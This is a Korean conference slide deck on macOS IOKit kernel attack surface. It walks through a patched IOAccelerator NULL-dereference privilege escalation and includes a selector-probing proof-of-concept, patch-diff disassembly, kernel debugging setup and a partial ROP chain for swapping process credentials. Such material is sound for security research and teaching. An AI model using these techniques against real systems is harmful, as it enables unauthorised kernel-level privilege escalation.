


OS X 0-Day

singi
@sjh21a

오늘은?

- IOKit
- OS X 공격 벡터
- CVE-2015-???? 취약점 / 익스플로잇

OS X 구성



























IOKit?

- C++
- Device Driver Framework
- Kernel Extension (.sys, .ko와 비슷)
- Open Source / Close Source
 - <http://opensource.apple.com>

why IOKit?

- OS X / iOS는 IOKit 외 다양한 공격 벡터를 가지고 있음.
 - kernel, daemons, vendor apps, ..., XPC
- 근데 왜? IOKit만 설명하나?
 - 이것만 알아서 그래요...

why IOKit?

ID ▾	Type ▾	Status ▾	Priority ▾	Milestone ▾	Owner ▾	Summary + Labels ▾
 17	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccel2DContext2::blit
 18	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in AGPMClient::getPstatesOccupancy
 19	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to unchecked pointer parameter in IGAaccelCLContext::unmap_user_memory
 20	----	Fixed	----	----	cev...@google.com	OS X IOKit Multiple exploitable kernel NULL dereferences (x4)
 21	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOUSBControllerUserClient::ReadRegister
 22	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to incorrect bounds checking in Intel GPU driver (x2)
 24	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOTThunderboltFamily
 28	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in GPU command buffers
 29	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to off-by-one error in IGAaccelGLContext::processSidebandToken
 30	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel multiple exploitable memory safety issues in token parsing in IGAaccelVideoContextMedia (x5)
 31	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOAccelContext2::clientMemoryForType
 32	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IGAaccelVideoContextMain::process_token_ColorSpaceConversion
 33	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in IOAccelDisplayPipeTransaction2::set_plane_gamma_table
 34	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to multiple bounds checking issues in IGAaccelGLContext token parsing (x3)
 35	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to controlled kmem_free size in IOSharedDataQueue
 36	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to lack of bounds checking in AppleMultitouchIODataQueue
 37	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to bad free in IOBluetoothFamily
 38	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IOBluetoothDataQueue (root only)
 39	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to integer overflow in IODataQueue::enqueue
 40	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to heap overflow in IOHIDKeyboardMapper::parseKeyMapping
 41	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IOHIDKeyboardMapper::stickyKeysfree
 42	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel memory disclosure due to lack of bounds checking in IOHIDKeyboardMapper::modifierSwapFilterKey
 126	----	Invalid	----	----	cev...@google.com	OS X kASLR defeat due to kernel pointers in IOKit registry CCProjectZeroMembers
 135	----	Fixed	----	----	cev...@google.com	OS X IOKit kernel code execution due to NULL pointer dereference in IntelAccelerator CCProjectZeroMembers

why IOKit?

- User Application에서 Kernel Driver 제어 가능
 - 대부분 *UserClient 클래스를 통해서 함.
 - 간혹, root 권한을 요구 하는 것도 있음.

IOKit UserClient Class

- Device Driver Class를 User Space에서 제어 할 수 있는 인터페이스 제공

```
IOReturn IOHIDSystem::doNewUserClient(IOHIDSystem *self, void * args)
/* IOCommandGate::Action */
{
    task_t      owningTask    = *(task_t *) ((IOHIDCmdGateActionArgs *)args)->arg0;
    void *      security_id   = ((IOHIDCmdGateActionArgs *)args)->arg1;
    UInt32      type          = *(UInt32 *) ((IOHIDCmdGateActionArgs *)args)->arg2;
    OSDictionary * properties = (OSDictionary *) ((IOHIDCmdGateActionArgs *)args)->arg3;
    IOUserClient ** handler    = (IOUserClient **) ((IOHIDCmdGateActionArgs *)args)->arg4;

    return self->newUserClientGated(owningTask, security_id, type, properties, handler);
}
```


IOKit UserClient Class

```
IOReturn IOHIDSystem::newUserClientGated(task_t owningTask,
/* withToken */ void * security_id,
/* ofType */ UInt32 type,
/* withProps */ OSDictionary * properties,
/* client */ IOUserClient ** handler)
{
    IOUserClient * newConnect = 0;
    IOReturn err = kIOReturnNoMemory;

    do {
        if ( type == kIOHIDParamConnectType) {
            if ( paramConnect) {
                newConnect = paramConnect;
                newConnect->retain();
            }
            else if ( eventsOpen) {
                newConnect = new IOHIDParamUserClient;
            }
            else {
                err = kIOReturnNotOpen;
                continue;
            }
        }
        else if ( type == kIOHIDServerConnectType) {
            newConnect = new IOHIDUserClient;
        }
    }
```

IOKit UserClient Class

```
IOExternalMethod * IOHIDParamUserClient::getTargetAndMethodForIndex(
    IOReturn targetP, UInt32 index )
{
    // get the same library function to work for param & server connects
    static const IOExternalMethod methodTemplate[] = {
        /* 0 */ { NULL, NULL, kIOUCScalarIScalar0, 1, 0 },
        /* 1 */ { NULL, NULL, kIOUCScalarIScalar0, 1, 0 },
        /* 2 */ { NULL, NULL, kIOUCScalarIScalar0, 1, 0 },
        /* 3 */ { NULL, (IOMethod) &IOHIDParamUserClient::extPostEvent, kIOUCStructIStruct0, 0 },
        /* 4 */ { NULL, (IOMethod) &IOHIDSystem::extSetMouseLocation, kIOUCStructIStruct0, 0 },
        /* 5 */ { NULL, (IOMethod) &IOHIDSystem::extGetStateForSelector, kIOUCScalarIScalar0, 0 },
        /* 6 */ { NULL, (IOMethod) &IOHIDSystem::extSetStateForSelector, kIOUCScalarIScalar0, 0 },
        /* 7 */ { NULL, (IOMethod) &IOHIDSystem::extRegisterVirtualDisplay, kIOUCScalarIScalar0, 0 },
        /* 8 */ { NULL, (IOMethod) &IOHIDSystem::extUnregisterVirtualDisplay, kIOUCScalarIScalar0, 0 },
        /* 9 */ { NULL, (IOMethod) &IOHIDSystem::extSetVirtualDisplayBounds, kIOUCScalarIScalar0, 0 },
        /* 10 */ { NULL, (IOMethod) &IOHIDParamUserClient::extGetUserHidActivityState, kIOUCScalarIScalar0, 0 },
        /* 11 */ { NULL, (IOMethod) &IOHIDSystem::setContinuousCursorEnable, kIOUCScalarIScalar0, 0 },
    };
    IOExternalMethod *result = NULL;
```

됐고, 써보자!

```
//clang -Wall -o poc poc.m -framework IOKit -framework CoreFoundation
```

```
#import <Foundation/Foundation.h>
```

```
#include <stdio.h>
```

```
#include <stdlib.h>
```

```
#include <string.h>
```

```
#include <IOKit/IOKitLib.h>
```

```
#include <IOKit/IOCFSerialize.h>
```

```
#include <CoreFoundation/CoreFoundation.h>
```

```
int main(int argc, char const *argv[])
```

```
{
```

```
    kern_return_t err;
```

```
    io_iterator_t iterator;
```

```
    io_service_t service;
```

```
    io_connect_t conn = MACH_PORT_NULL;
```

```
    uint64_t inputScalar[16];
```

```
    uint64_t inputScalarCnt = 0;
```

```
    char inputStruct[4096];
```

```
    size_t inputStructCnt = 0;
```

```
    uint64_t outputScalar[16];
```

```
    uint32_t outputScalarCnt = 0;
```

```
    char outputStruct[4096];
```

```
    size_t outputStructCnt = 0;
```

됐고, 써보자!

```
CFMutableDictionaryRef matching = IOServiceMatching("IOHIDSystem");

if(!matching)
    return -1;

err = IOServiceGetMatchingServices(kIOMasterPortDefault, matching, &iterator);
if(err != KERN_SUCCESS)
    return -1;

service = IOIteratorNext(iterator);

if(service == IO_OBJECT_NULL)
    return -1;

err = IOServiceOpen(service, mach_task_self(), atoi(argv[1]), &conn); //type
if(err != KERN_SUCCESS) {
    printf("IOServiceOpen error\n");
    return -1;
}
```

됐고, 써보자!

```
err = IOConnectCallMethod(  
    conn,  
    atoi(argv[2]), //selector  
    inputScalar, inputScalarCnt,  
    inputStruct, inputStructCnt,  
    outputScalar,&outputScalarCnt,  
    outputStruct,&outputStructCnt);  
  
if(err != KERN_SUCCESS) {  
    printf("IOConnectCallMethod : %x\\n", err);  
    return -1;  
}  
if(err == KERN_SUCCESS)  
    return 0;  
}
```

결과는?

```
singiui-MacBook-Pro:~ singi$ ./poc 1 3  
IOConnectCallMethod : e00002c2  
singiui-MacBook-Pro:~ singi$ █
```


0xE00002c2?

```
#define kIOReturnSuccess      KERN_SUCCESS      // OK
#define kIOReturnError        iokit_common_err(0x2bc) // general error
#define kIOReturnNoMemory     iokit_common_err(0x2bd) // can't allocate memory
#define kIOReturnNoResources  iokit_common_err(0x2be) // resource shortage
#define kIOReturnIPCError     iokit_common_err(0x2bf) // error during IPC
#define kIOReturnNoDevice     iokit_common_err(0x2c0) // no such device
#define kIOReturnNotPrivileged iokit_common_err(0x2c1) // privilege violation
#define kIOReturnBadArgument  iokit_common_err(0x2c2) // invalid argument
#define kIOReturnLockedRead   iokit_common_err(0x2c3) // device read locked
#define kIOReturnLockedWrite  iokit_common_err(0x2c4) // device write locked
#define kIOReturnExclusiveAccess iokit_common_err(0x2c5) // exclusive access and
// device already open
#define kIOReturnBadMessageID iokit_common_err(0x2c6) // sent/received messages
// had different msg_id
#define kIOReturnUnsupported   iokit_common_err(0x2c7) // unsupported function
#define kIOReturnVMError       iokit_common_err(0x2c8) // misc. VM failure
#define kIOReturnInternalError iokit_common_err(0x2c9) // internal error
#define kIOReturnIOError       iokit_common_err(0x2ca) // General I/O error
```


*모두 똑같진 않다!

- *UserClient Classes
 - externalMethod
 - getTargetAndMethodForIndex
 - methodTemplate
- Device Driver Class
 - *::initWithTask
 - *::init
- SimpleUserClient 코드 리뷰 추천.

CVE-2015-????? 소개



잘 안 보이죠? ㅋ




IOAccelerator LPE 취약점

- IOAccelerator
 - /System/Library/Extension/AppleIntelHD4[5]000Graphics.kext
- Vulnerability Type : Null dereference
- type : 5, selector : 14, gstqConfigure
- Arguments? All Zero(NULL이 아니라, 0)
 - What? What? What? F**K ㅋㅋ

IOAccelerator LPE 취약점

```
0000000000003F650 lea     rsi, _g_PmRegsCfgHSWGT1Set1 ; unsigned int (*)[2]
0000000000003F657 mov     edx, 58h ; 'X' ; unsigned int
0000000000003F65C mov     rdi, r12 ; this
0000000000003F65F call    GenXHWCounters::InitPerfRegisterTable(uint const(*)[2],uint)
0000000000003F664 mov     r15d, 1
0000000000003F66A cmp     eax, 1
0000000000003F66D jz      loc_3F7C7
```



```
0000000000003F673
0000000000003F673 loc_3F673:
0000000000003F673 mov     edx, [r12+8]
0000000000003F678 shl     edx, 0Ch
0000000000003F67B mov     rdi, [r12]
0000000000003F67F mov     rax, [rdi]
0000000000003F682 mov     esi, 2360h
0000000000003F687 call    qword ptr [rax+70h]
```

패치 전 #1


```
public IGAccelDevice::gst_configure(GstConfigurationRec *,
IGAccelDevice::gst_configure(GstConfigurationRec *, GstCon
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r12
push    rbx
mov     rax, rdx
mov     r15, rsi
mov     r14, rdi
mov     edx, [r15+800h]
cmp     edx, 200h
jbe     short loc_401D1
```

패치 전 #2

```
mov     rcx, [rbx+0F08h]
movsxd  r14, dword ptr [rcx+44h]
| mov    edx, [rsi+808h]
test    edx, edx
jz      short loc_3C0CA
```

패치 후 #1

```
; IGAcelDevice::gst_configure(GstConfigurationRec *, GstConfigurationRec *, unsigned long lon
public __ZN13IGAcelDevice13gst_configureEP19GstConfigurationRecS1_yPy
__ZN13IGAcelDevice13gst_configureEP19GstConfigurationRecS1_yPy proc near
push    rbp
mov     rbp, rsp
push    r15
push    r14
push    r12
push    rbx
mov     rax, rdx
mov     r15, rsi
mov     r14, rdi
cmp     rcx, 80Ch
jnz     short loc_401BE
```



00000000000040195	mov	edx, [r15+800h]
0000000000004019C	cmp	edx, 201h
000000000000401A2	jb	short loc_401C8

패치 후 #2

```
mov     rcx, [rbx+0F10h]  
mov     eax, 1  
test    rcx, rcx  
jz      loc_3CDD8
```

```
0000000000003CC50 test    rsi, rsi  
0000000000003CC53 jz      loc_3CDD8
```

```
0000000000003CC59 movsxd  r14, dword ptr [rcx+44h]  
0000000000003CC5D mov     edx, [rsi+808h]  
0000000000003CC63 test    edx, edx  
0000000000003CC65 jz      short loc_3CCB7
```

OS X 커널 디버깅 팁

- 취약점 익스플로잇 해보려고 하는데...
- 공개된 익스플로잇 코드는 SF영화 보는거 같고
- OS X 환경은 처음이라 커널 디버깅도 모르겠고...
- 영어고...
- 웬지 나만 안되는 거 같고... 슬퍼 하는데(?)

OS X 커널 디버깅 팁



SeungJin Beist Lee

2015-09-18 오전 11:12

헐

정훈아 너 병원 한번 가봐

너 혹시 익스플로잇 못하는 병 걸렸을 수도 있어

분노 + 오기 == 해킹 레벨 파워 업

OS X 커널 디버깅 팁

- 그래픽 드라이버는 Parallels로 디버깅 안됨...ㅠㅠ
- Thunderbolt-Ethernet Adapter
- MBP x 2 T_T
- lldb + kdp



OS X 커널 디버깅 팁

- 디버깅
- nvram boot-args="debug=0x144
kdp_match_name=[thunderbolt interface number]
-v"
- Command + Options + Control + Shift + ESC
- 또는 커널 패닉 코드 사용

OS X 커널 디버깅 팁

- lldb 실행 후 아래 명령어 사용
- kdp-remote "디버깅 OS X IP"
- 끝! 쉽다 ㅋㅋ

익스플로잇 작성은?

- 처음엔 Process 권한만 바꾸면 될 줄 알았지만...
- payload 실행 후, 그대로 멈춰버리는 현상이 발생.
- 이유?

Lock0 문제

```
000000000000401DE mov     rbx, [r14+108h]
000000000000401E5 mov     rdi, [rbx+88h]
000000000000401EC call    _IOLockLock
000000000000401F1 mov     rdi, rbx ; this
000000000000401F4 call    IOGraphicsAccelerator2::lock_busy(void)
000000000000401F9 mov     rax, [rbx]
000000000000401FC lea     r12, unk_4CD93
00000000000040203 xor     edx, edx
00000000000040205 mov     rdi, rbx
00000000000040208 mov     rsi, r12
0000000000004020B call    qword ptr [rax+850h]
00000000000040211 mov     rdi, [r14+108h]
00000000000040218 mov     rsi, r15
0000000000004021B call    IntelAccelerator::gstqConfigure(GstConfigurationRec *)
00000000000040220 mov     r15d, eax
00000000000040223 mov     rbx, [r14+108h]
0000000000004022A mov     rax, [rbx]
0000000000004022D xor     edx, edx
0000000000004022F mov     rdi, rbx
00000000000040232 mov     rsi, r12
00000000000040235 call    qword ptr [rax+858h]
0000000000004023B mov     rdi, rbx ; this
0000000000004023E call    IOGraphicsAccelerator2::unlock_busy(void)
00000000000040243 mov     rdi, [rbx+88h]
0000000000004024A call    _IOLockUnlock
-----
```

해결 방법?

- ROP를 통해서, 스택에 저장 되어 있는 this 포인터를 rbx 레지스터로 옮기고, 아래 그림의 코드영역으로 이동

```
004023B      mov     rdi, rbx          ; this
004023E      call   IOGraphicsAccelerator2::unlock_busy(void)
0040243      mov     rdi, [rbx+88h]
004024A      call   _IOLockUnlock
004024F      mov     eax, r15d
0040252
0040252 loc_40252:                  ; CODE XREF: IGAaccelDevice
0040252      pop     rbx
0040253      pop     r12
0040255      pop     r14
0040257      pop     r15
0040259      pop     rbp
004025A      retn
```

ROP gadgets

```
uint64_t rop_stack[] = {
    ROP_POP_RCX(mapping_kernel),
    ROP_POP_RCX(mapping_kernel),
    ROP_R8_RDX_CALL_RCX(mapping_kernel), //r8 --> rdx

    ROP_POP_RAX(mapping_kernel),
    ROP_POP_RCX(mapping_kernel),
    ROP_POP_RCX(mapping_kernel),
    (int64_t)-8,
    ROP_MOV_48H_RDX_RCX_8H_CALL_RAX(mapping_kernel), //mov 0x48(rdx, rcx, 8), rsi

    ROP_RSI_TO_RAX(mapping_kernel),
    JUNK_VALUE, //mov rsi, rax

    ROP_POP_R15(mapping_kernel),
    ROP_POP_RCX(mapping_kernel),
    ROP_RAX_TO_R8_CALL_R15(mapping_kernel), //mov rax, r8

    ROP_POP_RCX(mapping_kernel),
    ROP_POP_RCX(mapping_kernel),
    ROP_R8_RDX_CALL_RCX(mapping_kernel), //r8 --> rdx

    ROP_POP_RCX(mapping_kernel),
    ROP_POP_RCX(mapping_kernel),
    ROP_RDX_R14_JMP_RCX(mapping_kernel), //rdx --> r14
```


이제 남은 건?

- `_current_proc`
- `_proc_ucred`
- `_posix_cred_get`
- `_chgproccnt`
- `_thread_exception_return`
- ROP 호출을 통해 process credential을 변경하고, 안전하게 유저영역으로 돌아오면 됨.

셸코드는 안되나?

- OS X는 NULL 페이지에 메모리를 할당 할 수 있는데, 셸코드를 NULL 페이지에 넣어서 실행 시키면 안 되요?
- 네 안되요.
 - SMEP(Supervisor Mode Execution Prevention)

잠깐, 이걸로 끝?

- 이것만 하면 되나?
- Kernel ASLR Bypass : Kernel Memory Leak bug 필요.
- 부팅 시, 무작위 slide 값을 사용해서 ASLR 구현
- $\text{Real Module Address} = \text{Module Address} + \text{slide}$

Exploit Demo!

LPE in IOAccelerator <= 10.11.1

- <https://youtu.be/ypFdR91QXwl>

0-day 취약점!?

- 패치 된 거 말고 0-day를 보여주세요!

질문은 없겠징? + 0 +

